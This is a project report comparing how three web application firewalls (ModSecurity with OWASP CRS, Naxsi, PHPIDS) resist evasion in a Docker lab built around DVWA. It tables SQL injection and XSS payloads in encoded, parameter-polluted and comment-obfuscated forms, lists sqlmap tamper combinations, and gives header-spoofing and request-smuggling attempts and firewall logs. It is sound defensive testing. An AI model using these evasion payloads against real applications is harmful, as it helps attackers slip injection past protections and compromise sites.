Project report - Bypass techniques for WAFs

Author - Matúš Hrkeľ
Date - 29.11.2025

Analysis of the Problem Area and Existing Solutions

The primary problem area is the effectiveness of modern **Web Application Firewalls** (**WAFs**) against **obfuscation** and **evasion** techniques. **WAFs** are key security components deployed to protect web applications from common attacks such as **SQL Injection (SQLi)** and **Reflective Cross-Site Scripting (XSS)**. The objective of this **analysis** is to determine if and how these defense mechanisms can be **bypassed** through **data and protocol** manipulation, potentially breaching this security layer and gaining access to the application below.

Proposed Solution to the Problem, Architecture, Comparison of Attacks, Testing Method

Testing Environment Architecture

The testing environment was established to provide an **isolated simulation** of a modern web application, that is **secured** by various **WAF technologies**. This setup uses **Docker containers** to ensure **repeatability** and the **ability to rapidly recompose the environment**. This guarantees **fresh environment** for each testing run.

The target application for all tests was **Damn Vulnerable Web Application (DVWA)**, running in its **low-security configuration** (`security=low`), ensuring that the base application logic was vulnerable.

Web Application Firewalls used

Three different WAFs were used, each running in its own container, essentially acting as a **reverse proxy** to the **DVWA application**, except for PHPIDS:

- **ModSecurity with OWASP Core Rule Set:** Open source WAF utilizing a large, signature based rule set that tries to detect known attack patterns and signatures. It also employs **anomaly scoring system**, which detects unusual patterns in the web requests.
- **Naxsi:** A lesser known WAF characterized by its positive security model, **where it blocks anything that is not explicitly allowed**. It relies on a custom rule base focused on identifying **SQL and XSS** payloads based on specific keywords and character counts. Same as the one before, it uses **anomaly scoring system**.
- **PHPIDS (PHP Intrusion Detection System):** Unlike the others, PHPIDS is integrated directly into the application itself. It is monitoring requests and logs and blocks suspicious

communication with the app. This one is **not acting as a proxy**, so it does **not block the traffic on the network layer**.

Testing method

The main objective of this testing phase was to execute various **manual** and **automated** WAF evasion techniques. The goal was to **assess the effectivity** of each WAF configuration and identify which, **if any**, evasion strategy could **successfully** deliver a payload to the vulnerable **DVWA** application.

The testing focused on two primary injection types:

- **SQL Injection:** Using the common boolean payload: `' OR 1=1 --`
- **Reflective Cross-Site Scripting:** Using the common alert payload: `<script>alert(1)</script>'`

Manual Testing

Manual testing focused on **payload modifications** and **HTTP protocol exploitation techniques**, all done manually, attempting to confuse the WAF engines.

Automated Tools

This part of testing used tools for **payload fuzzing** and **protocol manipulation**, specifically **SQLMap** for advanced tampering and **Burp Suite** for precise modification of HTTP requests and headers.

Comparison of WAF Behavior

WAF	Detection Model	Reaction to Basic Attack	Note
ModSecurity	Negative (Signature)	**HTTP 403 Forbidden**	High effectiveness against initial vectors and anomalous payloads.
NAXSI	Positive (Whitelisting)	**HTTP 403 Forbidden**	Immediate blocking of unknown structures.
PHPIDS	Application Detection	**"Hacking attempt detected"**	Does not interfere with the HTTP protocol; only logs and marks the attempt.

Payloads and Results

For all tests, either the primary **SQL Injection** payload used was: `' OR 1=1 --` or the **XSS injection** `<script>alert(1)</script>'`, along with all possible obstructions and transformations.

Encoding the Payload

This test attempted to bypass WAFs by using basic **URL encoding**.

Method	Payload	ModSecurity	Naxsi	PHPIDS
Simple Encoding	`%27%20OR%201%3D1%20%2D%2D%20`	403 Forbidden	403 Forbidden	Detected and Logged
Double Encoding	`%2527%2520OR%25201%253D1%2520%252D%252D%2520`	403 Forbidden	403 Forbidden	Detected and Logged
Hex Encoding	`0x27204f5220313d31202d2d20`	403 Forbidden	403 Forbidden	Detected and Logged

Encoding results: All WAFs showed robust **Normalization Engines**, successfully decoding the URL, double, and hex encoded inputs essentially leading to a failure to exploit the application.

HTTP Parameter Pollution

HPP attempts to **split** the malicious payload across multiple instances of the same parameter (`id=safe&id=malicious`), hoping the WAF inspects only the **first value** while the application **processes both or the second one**.

Method	Payload	ModSecurity	Naxsi	PHPIDS
SQLi HPP	`?id=' OR &id=1=1 --`	403 Forbidden	403 Forbidden	Detected and Logged
XSS HPP	`?name=<scr&name=ipt>alert(1)</scr&name=ipt>`	403 Forbidden	403 Forbidden	Detected and Logged
XSS HPP (Alternative Syntax)	`?name=<scr&name=ipt>alert(1)</scr&name=<script>alert(1);</script>`	403 Forbidden	403 Forbidden	Detected and Logged

HPP results: All three WAFs probably use some sort of parameter **reassembly**, where they inspect the **full assembled** payload making this technique useless.

Obfuscation Techniques

These tests focused on SQL **obfuscation** designed to **confuse signature matching** without changing the payload execution logic.

Method	Payload Example	ModSecurity	Naxsi	PHPIDS
Case Transformation	`<sCrIpT>aLeRt(1);</scRipT>`	403 Forbidden	403 Forbidden	Detected and Logged
Comment Obfuscation	`' O/**/R /**/ 1/**/=1 --`	**Allowed (200 OK)**	403 Forbidden	Detected and Logged
String Concatenation	`' 'O' + 'R' 1=1 --`	**Allowed (200 OK)**	403 Forbidden	Detected and Logged

Obfuscation results: Both **comment obfuscation** and **string concatenation** successfully bypassed the **blocking mechanism** of **ModSecurity**, allowing the request to reach the **DVWA application in the backend**. However, upon further analysis, these payloads were not executed on the app. We can speculate that the payloads were **neutralized** before they reached the app. This technique can definitely be **successful when carefully constructed and tested**.

SQLMAP Automated Testing

SQLMap was used to **automate the generation** of complex, multi-layered payloads using its `--tamper` argument, specifically targeting MySQL functions and advanced evasion logic against WAF rule sets.

Different tamper scripts and their combination was used to bypass the WAFs:

Comment and space evasion
- `space2comment,charencode`
- `space2mysqlblank,charencode`
- `randomcase,space2comment`

Encoding and quote obfuscation evasion
- `charencode,apostrophemask`
- `randomcase,unmagicquotes`
- `percentage`

Recursive and advanced bypass evasion
- `modsecurityversioned`
- `versionedkeywords`
- `multiplespaces,randomcase`

All in one bypass attacks
- `space2mysqlblank,charencode,randomcase,modsecurityversioned`
- `space2mysqlblank,greatest,charencode`

SQLMap results: During these automated tests, the WAFs showed very high resilience. Even with advanced tamper scripts, **SQLMap** failed to identify a single reliable injection point in all three WAF setups. There have **been some instances**, where it found a valid entry, but later it was probably shut down by the WAF and eventually marked that entry as **false positive**. This shows that WAFs are much harder to exploit than before thought.

Burp Suite Header Manipulation

The final step in the testing plan involved using **Burp Suite** and its module **Repeater** to manually tamper with protocol and inject payloads into nonstandard HTTP headers and to test protocol evasion techniques. The WAFs may only perform inspection on the URL and POST body, potentially missing payloads injected into less common headers or failing to correctly parse HTTP protocol techniques.

Execution

This phase was executed to target protocol parsing weaknesses.

Header Injection: Requests were **intercepted** and these headers were set to the same **IP** as the **WAF proxy**. Idea is that they will ignore requests coming from their own address and potentially confusing them:

```
X-Originating-IP: 0.0.0.0
X-Forwarded-For: 0.0.0.0
X-Remote-IP: 0.0.0.0
X-Remote-Addr: 0.0.0.0
```

HTTP Protocol Abuse: Testing focused on **Request Smuggling** by manipulating headers that control the **message body length**:


```
Content-Length: 69
Transfer-Encoding: chunked
```

BurpSuite results: All tests involving header injection and protocol abuse **failed to bypass all three WAFs**. The WAFs successfully inspected the payloads with the nonstandard headers, and the protocol changes that could lead to smuggling were blocked. This confirms a high level of resilience at the protocol parsing layer.

WAF log examples


Below are the log examples, as they come from different WAFs. Each one contains different amount of the information.

Modsec:




```
172.19.0.1 - - [29/Nov/2025:15:07:52 +0000] "GET /vulnerabilities/sqli/?id=%27+OR+1%3D1+--+&Submit=Submit HTTP/1.1" 403 146 "http://localhost:8080/vulnerabilities/sqli/" "Mozilla/5.0 (X11;
Ubuntu; Linux x86_64; rv:145.0) Gecko/20100101 Firefox/145.0" "-"
{"transaction":{"client_ip":"172.19.0.1","time_stamp":"Sat Nov 29 15:07:52 2025","server_id":"4aef711e0c76303bf0b04db0bec8a313b5e1c5e3","client_port":50394,"host_ip":"172.19.0.3","host_port
":80,"unique_id":"176442887220.012291","request":{"method":"GET","http_version":1.1,"uri":"/vulnerabilities/sqli/?id=%27+OR+1%3D1+--+&Submit=Submit","headers":{"Referer":"http://localhost:8
080/vulnerabilities/sqli/","Connection":"keep-alive","Sec-Fetch-Mode":"navigate","Upgra
de-Insecure-Requests":"1","Sec-GPC":"1","User-Agent":"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:145.0) Gecko/20100101 Firefox/145.0","Sec-Fetch-Site":"same-origin","Accept-Encoding":"gzip,
 deflate, br, zstd","Cookie":"PHPSESSID=6qubrnb4lgp2vr0468ijiilvg6; security=low","Accept-Language":"en-US,en;q=0.5","Accept":"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8","DNT":"1","Host":"localhost:8080","Sec-Fetch-Dest":"document","Sec-Fetch-User":"?1","Priority":"u=0, i"}},"response":{"body":"<html>\r\n<head><title>403 Forbidden</title></head>\r\n<body
>\r\n<center><h1>403 Forbidden</h1></center>\r\n<hr><center>nginx</center>\r\n</body>\r\n</html>\r\n","http_code":403,"headers":{"Server":"nginx","Date":"Sat, 29 Nov 2025 15:07:52 GMT","Con
tent-Length":"146","Content-Type":"text/html","Connection":"keep-alive"}},"producer":{"modsecurity":"ModSecurity v3.0.14 (Linux)","connector":"ModSecurity-nginx v1.0.4","secrules_engine":"E
nabled","components":["OWASP_CRS/4.20.0\""]},"messages":[{"message":"SQL Injection Attack Detected via libinjection","details":{"match":"detected SQLi using libinjection.","reference":"v30,
12","ruleId":"942100","file":"/etc/modsecurity.d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf","lineNumber":"46","data":"Matched Data: s&1c found within ARGS:id: ' OR 1=1 -- ","
severity":"2","ver":"OWASP_CRS/4.20.0","rev":"","tags":["application-multi","language-multi","platform-multi","attack-sqli","paranoia-level/1","OWASP_CRS","OWASP_CRS/ATTACK-SQLI","capec/100
0/152/248/66"],"maturity":"0","accuracy":"0"}},{"message":"Inbound Anomaly Score Exceeded (Total Score: 5)","details":{"match":"Matched \"Operator `Ge' with parameter `5' against variable `
TX:BLOCKING_INBOUND_ANOMALY_SCORE' (Value: `5' )","reference":"","ruleId":"949110","file":"/etc/modsecurity.d/owasp-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf","lineNumber":"222","data"
:"","severity":"0","ver":"OWASP_CRS/4.20.0","rev":"","tags":["modsecurity","anomaly-evaluation","OWASP_CRS"],"maturity":"0","accuracy":"0"}}]}}
```

Naxsi:



```
2025/11/25 22:07:26 [error] 7#7: *85375 NAXSI_FMT: ip=172.20.0.1&server=localhost&uri=/vulnerabilities/sqli/&learning=0&vers=0.56&total_processed=85189&total_blocked=84973&block=1&cscore0=$
SQL&score0=6&cscore1=$XSS&score1=8&zone0=ARGS&id0=1009&var_name0=id&zone1=ARGS&id1=1011&var_name1=id, client: 172.20.0.1, server: localhost, request: "GET /vulnerabilities/sqli/?id=%2D%37%3
7%39%35%27%29%09%41%53%0A%47%78%5A%56%0B%57%48%45%52%45%0B%31%38%33%34%3D%31%38%33%34%0A%4F%52%44%45%52%A0%42%59%A0%31%23&Submit=Submit HTTP/1.1", host: "localhost:8081", referrer: "http://
localhost:8081/vulnerabilities/sqli/"
```

PHPIDS:



```
Date/Time: 2025-11-29T15:12:05+00:00
Vulnerability: xss csrf id sqli lfi
Request: /vulnerabilities/sqli/?id=%27+OR+1%3D1+--&Submit=Submit
Variable: REQUEST.id=' OR 1=1 -- GET.id=' OR 1=1 --
IP: 172.18.0.2
```

Comparison and conclusion

If every test is taken into an account, there is one clear winner, that blocked all the attempts and that's the **NAXSI** WAF. There was not a single attack vector, that was even close to bypassing it.

Modsecurity with OWASP CRS comes close second, because some payloads managed to slip through it, even tho they couldn't be exploited. This clearly shows, that Naxsis anomaly scoring module is far better.

PHPIDS also managed to stop all the attack attempts, but since this one is present on the application itself, it cannot be considered as a standalone **WAF**.

The conducted tests show that modern WAFs remain **highly resilient** against most common obfuscation and evasion techniques. Only a **few** obfuscated payloads briefly bypassed ModSecurity inspection, but **none resulted in a successful exploit** on the backend application. In my personal opinion, the anomaly scoring module was responsible for majority of the blocks.
All testing was performed thoroughly and to the **best of my knowledge**. Meaningful bypasses require far more precise and carefully engineered payloads.

Sources

https://owasp.org/www-project-modsecurity/
https://github.com/nbs-system/naxsi
https://github.com/PHPIDS/PHPIDS
https://danger-team.org/waf-bypass-techniques-a-penetration-testers-handbook/
https://github.com/portswigger/bypass-waf
https://diogo-lages.github.io/posts/waf-bypass
https://book.hacktricks.wiki/en/pentesting-web/proxy-waf-protections-bypass.html